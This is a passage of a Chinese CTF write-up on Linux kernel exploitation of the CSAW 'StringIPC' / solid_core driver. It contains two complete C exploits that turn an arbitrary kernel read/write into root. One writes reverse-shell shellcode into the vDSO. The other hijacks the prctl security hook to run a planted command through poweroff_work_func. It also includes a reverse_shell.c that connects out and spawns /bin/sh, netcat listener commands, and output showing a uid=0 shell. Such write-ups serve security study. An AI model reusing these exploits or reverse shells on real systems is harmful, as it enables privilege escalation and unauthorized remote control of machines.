struct open_channel_args {
   int id;
```

```
};

struct shrink_channel_args {
   int id;
   size_t size;
};

struct read_channel_args {
   int id;
   char *buf;
   size_t count;
};

struct write_channel_args {
   int id;
   char *buf;
   size_t count;
};

struct seek_channel_args {
   int id;
   loff_t index;
   int whence;
};

struct close_channel_args {
   int id;
};

void print_hex(char *buf,size_t len){
   int i ;
   for(i = 0;i<((len/8)*8);i+=8){
       printf("0x%lx",*(size_t *)(buf+i) );
       if (i%16)
           printf(" ");
       else
           printf("\n");
   }
}

void show_vdso_userspace(int len){
   size_t addr=0;
   addr = getauxval(AT_SYSINFO_EHDR);
   if(addr<0){
       puts("[-]cannot get vdso addr");
       return ;
   }
   for(int i = len;i<0x1000;i++){
       printf("%x ",*(char *)(addr+i));
   }
}
int check_vsdo_shellcode(char *shellcode){
   size_t addr=0;
   addr = getauxval(AT_SYSINFO_EHDR);
   printf("vdso:%lx\n", addr);
   if(addr<0){
       puts("[-]cannot get vdso addr");
       return 0;
   }
   if (memmem((char *)addr,0x1000,shellcode,strlen(shellcode) )){
       return 1;
   }
   return 0;
}

int main(){
   int fd = -1;
   size_t result = 0;
   struct alloc_channel_args alloc_args;
```

```
struct shrink_channel_args shrink_args;
struct seek_channel_args seek_args;
struct read_channel_args read_args;
struct close_channel_args close_args;
struct write_channel_args write_args;
size_t addr = 0xffffffff80000000;
size_t real_cred = 0;
size_t cred = 0;
size_t target_addr ;
int root_cred[12];
char shellcode[] = "\x90\x53\x48\x31\xC0\xB0\x66\x0F\x05\x48\x31\xDB\x48\x39\xC3\x75\x0F\x48\x31\xC0\xB0\x39\x0F\x05\x48\x3
//"\x90\x53\x48\x31\xc0\xb0\x66\x0f\x05\x48\x31\xdb\x48\x39\xc3\x75\x0f\x48\x31\xc0\xb0\x39\x0f\x05\x48\x31\xdb\x48\x39\xd8
//set target in task_struct
setvbuf(stdout, 0LL, 2, 0LL);
char *buf = malloc(0x1000);
char target[16];
strcpy(target,"try2findmep4nda");
prctl(PR_SET_NAME , target);
fd = open("/dev/csaw",O_RDWR);
if(fd < 0){
    puts("[-] open error");
    exit(-1);
}

alloc_args.buf_size = 0x100;
alloc_args.id = -1;
ioctl(fd,CSAW_ALLOC_CHANNEL,&alloc_args);
if (alloc_args.id == -1){
    puts("[-] alloc_channel error");
    exit(-1);
}
printf("[+] now we get a channel %d\n",alloc_args.id);
shrink_args.id = alloc_args.id;
shrink_args.size = 0x100+1;
ioctl(fd,CSAW_SHRINK_CHANNEL,&shrink_args);
puts("[+] we can read and write any momery");
for(;addr<0xfffffffffffefff;addr+=0x1000){
    seek_args.id =  alloc_args.id;
    seek_args.index = addr-0x10 ;
    seek_args.whence= SEEK_SET;
    ioctl(fd,CSAW_SEEK_CHANNEL,&seek_args);
    read_args.id = alloc_args.id;
    read_args.buf = buf;
    read_args.count = 0x1000;
    ioctl(fd,CSAW_READ_CHANNEL,&read_args);
    if(( !strcmp("gettimeofday",buf+0x2cd)) ){ // ((*(size_t *)(buf) == 0x00010102464c457f)) &&
        result = addr;
        printf("[+] found vdso %lx\n",result);
        break;
    }
}
if(result == 0){
    puts("not found , try again ");
    exit(-1);
}
ioctl(fd,CSAW_CLOSE_CHANNEL,&close_args);
seek_args.id =  alloc_args.id;
seek_args.index = result-0x10+0xc80 ;
seek_args.whence= SEEK_SET;
ioctl(fd,CSAW_SEEK_CHANNEL,&seek_args);
write_args.id = alloc_args.id;
write_args.buf = shellcode;
write_args.count = strlen(shellcode);
ioctl(fd,CSAW_WRITE_CHANNEL,&write_args);
if(check_vsdo_shellcode(shellcode)!=0){
    puts("[+] shellcode is written into vdso, waiting for a reverse shell :");
    system("nc -lp 3333");
}
else{
```

```
        puts("[-] someting wrong ... ");
        exit(-1);
    }
    //show_vdso_userspace(0xc30);
    ioctl(fd,CSAW_CLOSE_CHANNEL,&close_args);


    return 0;
}
```

最终可以验证反弹shell提权成功。

```
/ $ id
uid=1000(chal) gid=1000(chal) groups=1000(chal)
/ $ ./pwn
[+] now we get a channel 1
[+] we can read and write any momery
[+] found vdso ffffffff83c04000
vdso:7ffd53da9000
[+] shellcode is written into vdso, waiting for a reverse shell :
id
uid=0(root) gid=0(root)
```

3 HijackPrctl

强网杯中，simp1e师傅出了一道solid_core题目，用的正是此题的加强版，主要限制了内存写的范围必须大于0xffffffff80000000，并且限制了vdso的写入，预期解是这种H

原理分析

这种漏洞利用的原理在dong-hoon you(x86)分享的《New Reliable Android Kernel Root Exploitation Techniques》中提到，这种技术被用于安卓root，可以绕过PXN防御。

首先在用户执行prctl函数时，实际上是将全部参数传递给security_task_prctl函数（\kernel\sys.c 2075）

```
SYSCALL_DEFINE5(prctl, int, option, unsigned long, arg2, unsigned long, arg3,
        unsigned long, arg4, unsigned long, arg5)
{
    struct task_struct *me = current;
    unsigned char comm[sizeof(me->comm)];
    long error;

    error = security_task_prctl(option, arg2, arg3, arg4, arg5);
    if (error != -ENOSYS)
        return error;
...
```

而security_task_prctl（\security\security.c）中通过hp->hook.task_prctl(option, arg2, arg3, arg4, arg5);将参数原封不动的传入hook进行处理，而这个hook位于内核的data段上，内核态有读写权限，因此可以通过修改这个位置劫持ptctl函数的执行流程：

```
int security_task_prctl(int option, unsigned long arg2, unsigned long arg3,
            unsigned long arg4, unsigned long arg5)
{
    int thisrc;
    int rc = -ENOSYS;
    struct security_hook_list *hp;

    list_for_each_entry(hp, &security_hook_heads.task_prctl, list) {
        thisrc = hp->hook.task_prctl(option, arg2, arg3, arg4, arg5);
        if (thisrc != -ENOSYS) {
            rc = thisrc;
            if (thisrc != 0)
                break;
        }
    }
    return rc;
}
```

而在《New Reliable Android Kernel Root Exploitation Techniques》提到了一个函数call_usermodehelper（\kernel\kmod.c 603），这个函数可以在内核中直接新建和运行用户空间程序，并且该程序具有root权限，因此只要将参数传递正确就可以执行任意命令。但其中提到在安卓利用时需要关闭

起初的利用思路是劫持prctl的hook到这个函数，但存在一个问题，hp->hook.task_prctl(option, arg2, arg3, arg4, arg5);这里的option是int类型的，会存在一个截断，而四字节的地址一般是用户态地址，由于题目有smap显然是不行的。

```
/**
* call_usermodehelper() - prepare and start a usermode application
* @path: path to usermode executable
* @argv: arg vector for process
* @envp: environment for process
* @wait: wait for the application to finish and return status.
*        when UMH_NO_WAIT don't wait at all, but you get no useful error back
*        when the program couldn't be exec'ed. This makes it safe to call
*        from interrupt context.
*
* This function is the equivalent to use call_usermodehelper_setup() and
* call_usermodehelper_exec().
*/
int call_usermodehelper(char *path, char **argv, char **envp, int wait)
{
   struct subprocess_info *info;
   gfp_t gfp_mask = (wait == UMH_NO_WAIT) ? GFP_ATOMIC : GFP_KERNEL;

   info = call_usermodehelper_setup(path, argv, envp, gfp_mask,
                    NULL, NULL, NULL);
   if (info == NULL)
       return -ENOMEM;

   return call_usermodehelper_exec(info, wait);
}
```

接下来就把视野转向这个函数还在哪里被调用，通过ida 的x命令可以找到一共被调用了四次。

```
Down    p   tomoyo_load_policy+DD   call    near ptr call_usermodehelper-2E1792h
Down    p   cgroup_release_agent+CC call    near ptr call_usermodehelper-7C191h
Down    p   run_cmd+35  call    near ptr call_usermodehelper-0BF9Ah
Up  p   mce_do_trigger+1B   call    call_usermodehelper+552B0h
```

tomoyo_load_policy（security\tomoyo\load_policy.c, line 84）和cgroup_release_agent（file kernel/cgroup.c, line 5753.）限制的比较死，就不赘述了。

mce_do_trigger（arch/x86/kernel/cpu/mcheck/mce.c, line 1323）的rdi、rsi两个参数也都是data段上的地址，可以通过任意写预先将要执行的命令布置在这个地址上，从而利用call_usermodehelper执行。但是要改的东西稍微多一

```
static void mce_do_trigger(struct work_struct *work)
{
   call_usermodehelper(mce_helper, mce_helper_argv, NULL, UMH_NO_WAIT);
}
pwndbg> x /10i mce_do_trigger
  0xffffffff810422b0 <mce_do_trigger>: data16 data16 data16 xchg ax,ax
  0xffffffff810422b5 <mce_do_trigger+5>:   push   rbp
  0xffffffff810422b6 <mce_do_trigger+6>:   xor    ecx,ecx
  0xffffffff810422b8 <mce_do_trigger+8>:   xor    edx,edx
  0xffffffff810422ba <mce_do_trigger+10>:  mov    rsi,
  0xffffffff810422c1 <mce_do_trigger+17>:  mov    rdi,0xffffffff8217ed20
  0xffffffff810422c8 <mce_do_trigger+24>:  mov    rbp,rsp
  0xffffffff810422cb <mce_do_trigger+27>:  call   0xffffffff81097580 <call_usermodehelper>
  0xffffffff810422d0 <mce_do_trigger+32>:  pop    rbp
  0xffffffff810422d1 <mce_do_trigger+33>:  ret
pwndbg> x /10s 0xffffffff8217ed20
0xffffffff8217ed20 <mce_helper>:    ""
0xffffffff8217ed21 <mce_helper+1>:  ""
0xffffffff8217ed22 <mce_helper+2>:  ""
0xffffffff8217ed23 <mce_helper+3>:  ""
0xffffffff8217ed24 <mce_helper+4>:  ""
0xffffffff8217ed25 <mce_helper+5>:  ""
0xffffffff8217ed26 <mce_helper+6>:  ""
0xffffffff8217ed27 <mce_helper+7>:  ""
0xffffffff8217ed28 <mce_helper+8>:  ""
0xffffffff8217ed29 <mce_helper+9>:  ""
pwndbg> x /10gx 0xffffffff8217ed20
0xffffffff8217ed20 <mce_helper>:    0x0000000000000000  0x0000000000000000
0xffffffff8217ed30 <mce_helper+16>: 0x0000000000000000  0x0000000000000000
```

```
0xffffffff8217ed40 <mce_helper+32>: 0x0000000000000000  0x0000000000000000
0xffffffff8217ed50 <mce_helper+48>: 0x0000000000000000  0x0000000000000000
```

最后是run_cmd（kernel/reboot.c, line
393）这个函数就比较无脑了，里面会利用argv_split自动切割参数，但cmd还是存在参数截断的问题，继续查看调用可以发现reboot_work_func和poweroff_work_func两

```
static int run_cmd(const char *cmd)
{
   char **argv;
   static char *envp[] = {
       "HOME=/",
       "PATH=/sbin:/bin:/usr/sbin:/usr/bin",
       NULL
   };
   int ret;
   argv = argv_split(GFP_KERNEL, cmd, NULL);
   if (argv) {
       ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
       argv_free(argv);
   } else {
       ret = -ENOMEM;
   }

   return ret;
}
Down    p   reboot_work_func+10 call    run_cmd
Down    p   poweroff_work_func+18   call    run_cmd
```

这里又是一个坑，我起初用的reboot_work_func函数，但这个函数所用的reboot_cmd参数在.rodata段上，不具有写权限...
而poweroff_work_func函数的poweroff_cmd参数在.data段上可读可写（为啥要差别对待？？）。

```
pwndbg> x /5i reboot_work_func
  0xffffffff810a3690 <reboot_work_func>:   data16 data16 data16 xchg ax,ax
  0xffffffff810a3695 <reboot_work_func+5>: push   rbp
  0xffffffff810a3696 <reboot_work_func+6>: mov    rdi,0xffffffff81a26f80
  0xffffffff810a369d <reboot_work_func+13>:    mov    rbp,rsp
  0xffffffff810a36a0 <reboot_work_func+16>:    call   0xffffffff810a34e0 <run_cmd>
pwndbg> x /s 0xffffffff81a26f80
0xffffffff81a26f80 <reboot_cmd>:    "/sbin/reboot"

pwndbg> x /7i poweroff_work_func
  0xffffffff810a39c0 <poweroff_work_func>: data16 data16 data16 xchg ax,ax
  0xffffffff810a39c5 <poweroff_work_func+5>:   push   rbp
  0xffffffff810a39c6 <poweroff_work_func+6>:   mov    rdi,0xffffffff81e4dfa0
  0xffffffff810a39cd <poweroff_work_func+13>:  mov    rbp,rsp
  0xffffffff810a39d0 <poweroff_work_func+16>:  push   rbx
  0xffffffff810a39d1 <poweroff_work_func+17>:  movzx  ebx,BYTE PTR [rip+0x1157ad8]        # 0xffffffff821fb4b0 <poweroff_force
  0xffffffff810a39d8 <poweroff_work_func+24>:  call   0xffffffff810a34e0 <run_cmd>
pwndbg> x /s 0xffffffff81e4dfa0
0xffffffff81e4dfa0 <poweroff_cmd>:  "/sbin/poweroff"
```

漏洞利用

首先可以利用VDSO的爆破得到VDSO的地址，而不难发现VDSO在vmlinux代码中，可以通过ida的可见字符串的__vdso_gettimeofday很容找到其偏移，从而得到kernel base。

而得到kernel base之后，就可以找到需要覆写的hook位置和字符串地址了。

通过将prctl_hook覆写为poweroff_work_func地址，并将poweroff_cmd处改为一个反弹shell的binary命令，监听端口就可以拿到shell。

在此处我没有调用selinux_disable就执行了call_usermodehelper，在我搭建的环境和强网杯solid_core给出的离线环境中都没有被selinux阻止。

EXP

reverse_shell.c

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
```

```
#include <netdb.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <arpa/inet.h>

int main(int argc,char *argv[])
{
   int sockfd,numbytes;
   char buf[BUFSIZ];
   struct sockaddr_in their_addr;
   while((sockfd = socket(AF_INET,SOCK_STREAM,0)) == -1);
   their_addr.sin_family = AF_INET;
   their_addr.sin_port = htons(2333);
   their_addr.sin_addr.s_addr=inet_addr("127.0.0.1");
   bzero(&(their_addr.sin_zero), 8);

   while(connect(sockfd,(struct sockaddr*)&their_addr,sizeof(struct sockaddr)) == -1);
   dup2(sockfd,0);
   dup2(sockfd,1);
   dup2(sockfd,2);
   system("/bin/sh");
   return 0;
}
```

pwn_hijackprctl.c

```
#include <stdio.h>
#include <sys/prctl.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <string.h>
#include <sys/auxv.h>



#define CSAW_IOCTL_BASE     0x77617363
#define CSAW_ALLOC_CHANNEL  CSAW_IOCTL_BASE+1
#define CSAW_OPEN_CHANNEL   CSAW_IOCTL_BASE+2
#define CSAW_GROW_CHANNEL   CSAW_IOCTL_BASE+3
#define CSAW_SHRINK_CHANNEL CSAW_IOCTL_BASE+4
#define CSAW_READ_CHANNEL   CSAW_IOCTL_BASE+5
#define CSAW_WRITE_CHANNEL  CSAW_IOCTL_BASE+6
#define CSAW_SEEK_CHANNEL   CSAW_IOCTL_BASE+7
#define CSAW_CLOSE_CHANNEL  CSAW_IOCTL_BASE+8


struct alloc_channel_args {
   size_t buf_size;
   int id;
};

struct open_channel_args {
   int id;
};

struct shrink_channel_args {
   int id;
   size_t size;
};

struct read_channel_args {
   int id;
   char *buf;
   size_t count;
};

struct write_channel_args {
```

```
    int id;
    char *buf;
    size_t count;
};

struct seek_channel_args {
    int id;
    loff_t index;
    int whence;
};

struct close_channel_args {
    int id;
};

void print_hex(char *buf,size_t len){
    int i ;
    for(i = 0;i<((len/8)*8);i+=8){
        printf("0x%lx",*(size_t *)(buf+i) );
        if (i%16)
            printf(" ");
        else
            printf("\n");
    }
}

void show_vdso_userspace(int len){
    size_t addr=0;
    addr = getauxval(AT_SYSINFO_EHDR);
    if(addr<0){
        puts("[-]cannot get vdso addr");
        return ;
    }
    for(int i = len;i<0x1000;i++){
        printf("%x ",*(char *)(addr+i));
    }
}
int check_vsdo_shellcode(char *shellcode){
    size_t addr=0;
    addr = getauxval(AT_SYSINFO_EHDR);
    printf("vdso:%lx\n", addr);
    if(addr<0){
        puts("[-]cannot get vdso addr");
        return 0;
    }
    if (memmem((char *)addr,0x1000,shellcode,strlen(shellcode) )){
        return 1;
    }
    return 0;
}

int main(){
    int fd = -1;
    size_t result = 0;
    struct alloc_channel_args alloc_args;
    struct shrink_channel_args shrink_args;
    struct seek_channel_args seek_args;
    struct read_channel_args read_args;
    struct close_channel_args close_args;
    struct write_channel_args write_args;
    size_t addr = 0xffffffff80000000;
    size_t real_cred = 0;
    size_t cred = 0;
    size_t target_addr ;
    size_t kernel_base = 0 ;
    size_t selinux_disable_addr= 0x351c80;
    size_t prctl_hook = 0xeb7df8;
    size_t order_cmd = 0xe4dfa0;
    size_t poweroff_work_func_addr =0xa39c0;
```

```
    int root_cred[12];
    setvbuf(stdout, 0LL, 2, 0LL);
    char *buf = malloc(0x1000);
    char target[16];
    strcpy(target,"try2findmep4nda");

    fd = open("/dev/csaw",O_RDWR);
    if(fd < 0){
        puts("[-] open error");
        exit(-1);
    }

    alloc_args.buf_size = 0x100;
    alloc_args.id = -1;
    ioctl(fd,CSAW_ALLOC_CHANNEL,&alloc_args);
    if (alloc_args.id == -1){
        puts("[-] alloc_channel error");
        exit(-1);
    }
    printf("[+] now we get a channel %d\n",alloc_args.id);
    shrink_args.id = alloc_args.id;
    shrink_args.size = 0x100+1;
    ioctl(fd,CSAW_SHRINK_CHANNEL,&shrink_args);
    puts("[+] we can read and write any momery");
    for(;addr<0xfffffffffffefff;addr+=0x1000){
        seek_args.id =  alloc_args.id;
        seek_args.index = addr-0x10 ;
        seek_args.whence= SEEK_SET;
        ioctl(fd,CSAW_SEEK_CHANNEL,&seek_args);
        read_args.id = alloc_args.id;
        read_args.buf = buf;
        read_args.count = 0x1000;
        ioctl(fd,CSAW_READ_CHANNEL,&read_args);
        if(( !strcmp("gettimeofday",buf+0x2cd)) ){ // ((*(size_t *)(buf) == 0x00010102464c457f)) &&
            result = addr;
            printf("[+] found vdso %lx\n",result);
            break;
        }
    }
    if(result == 0){
        puts("not found , try again ");
        exit(-1);
    }
    kernel_base = addr&0xfffffffff000000;
    selinux_disable_addr+= kernel_base;
    prctl_hook += kernel_base;
    order_cmd += kernel_base;
    poweroff_work_func_addr += kernel_base;
    //size_t argv_0 = kernel_base + 0x117ed20;
    //size_t mce_do_trigger_addr = kernel_base + 0x0422ba;
    //size_t env = kernel_base + 0xe4df20;
    printf("[+] found kernel base: %lx\n",kernel_base);
    printf("[+] found prctl_hook: %lx\n",prctl_hook);
    printf("[+] found order_cmd : %lx\n",order_cmd);
    printf("[+] found selinux_disable_addr : %lx\n",selinux_disable_addr);
    printf("[+] found poweroff_work_func_addr: %lx\n",poweroff_work_func_addr);


// change *poweroff_cmd - > "/reverse_shll\0"
    memset(buf,'\0',0x1000);
    //*(size_t *)buf = selinux_disable_addr;
    strcpy(buf,"/reverse_shell\0");
    //strcpy(buf,"/bin/chmod 777 /flag\0");
    seek_args.id =  alloc_args.id;
    seek_args.index = order_cmd-0x10 ;
    seek_args.whence= SEEK_SET;
    ioctl(fd,CSAW_SEEK_CHANNEL,&seek_args);
    write_args.id = alloc_args.id;
    write_args.buf = buf;//&cat_flag;
```

```
   write_args.count = strlen(buf);
   ioctl(fd,CSAW_WRITE_CHANNEL,&write_args);
   memset(buf,'\0',0x1000);
   seek_args.id =  alloc_args.id;
   seek_args.index = order_cmd+14-0x10 ;
   seek_args.whence= SEEK_SET;
   ioctl(fd,CSAW_SEEK_CHANNEL,&seek_args);
   write_args.id = alloc_args.id;
   write_args.buf = buf;//&cat_flag;
   write_args.count = 1;
   ioctl(fd,CSAW_WRITE_CHANNEL,&write_args);
/*
   memset(buf,'\0',0x1000);
   *(size_t *)buf = 1 ;
   //strcpy(buf,"/bin//sh\0");

   seek_args.id =  alloc_args.id;
   seek_args.index = kernel_base +  0x1380118-0x10 ;
   seek_args.whence= SEEK_SET;
   ioctl(fd,CSAW_SEEK_CHANNEL,&seek_args);
   write_args.id = alloc_args.id;
   write_args.buf = buf;//&cat_flag;
   write_args.count = 20+1;
   ioctl(fd,CSAW_WRITE_CHANNEL,&write_args);
*/
   // change *prctl_hook -> reboot_work_func_addr
   memset(buf,'\0',0x1000);
   *(size_t *)buf = poweroff_work_func_addr;
   seek_args.id =  alloc_args.id;
   seek_args.index = prctl_hook-0x10 ;
   seek_args.whence= SEEK_SET;
   ioctl(fd,CSAW_SEEK_CHANNEL,&seek_args);
   write_args.id = alloc_args.id;
   write_args.buf = buf;//&cat_flag;
   write_args.count = 20+1;
   ioctl(fd,CSAW_WRITE_CHANNEL,&write_args);

// trag and get reverse shell
   if(fork() == 0 ){
       prctl(addr,2, addr,addr,2);
       exit(-1);
   }
   system("nc -l -p 2333");


   return 0;
}
```

最终可以拿到root权限的反弹shell

```
$ ./pwn
[+] now we get a channel 1
[+] we can read and write any momery
[+] found vdso ffffffff81e04000
[+] found kernel base: ffffffff81000000
[+] found prctl_hook: ffffffff81eb7df8
[+] found order_cmd : ffffffff81e4dfa0
[+] found selinux_disable_addr : ffffffff81351c80
[+] found poweroff_work_func_addr: ffffffff810a39c0
id
uid=0(root) gid=0(root)
```

最后感谢simp1e师傅的帮助，学到了很多东西。本篇被我同步到了[我的blog]

参考

强网杯出题思路-solid_core:
http://simp1e.leanote.com/post/%E5%BC%BA%E7%BD%91%E6%9D%AF%E5%87%BA%E9%A2%98%E6%80%9D%E8%B7%AF-solid_core

Bypassing SMEP Using vDSO
Overwrites：https://hardenedlinux.github.io/translation/2015/11/25/Translation-Bypassing-SMEP-Using-vDSO-Overwrites.html

linux kernel pwn notes: https://xz.aliyun.com/t/2306

idr 机制：http://blog.chinaunix.net/uid-21762157-id-4165782.html

https://github.com/mncoppola/StringIPC/blob/master/solution/solution.c

给shellcode找块福地 - 通过VDSO绕过PXN:https://bbs.pediy.com/thread-220057.htm

New Reliable Android Kernel Root Exploitation Techniques： http://t.cn/Rftu7Dn

上一篇：某电商CMS前台getshell分析 下一篇：Metamorfo银行木马安全事件分析
1. 0 条回复
   - 动动手指，沙发就是你的了！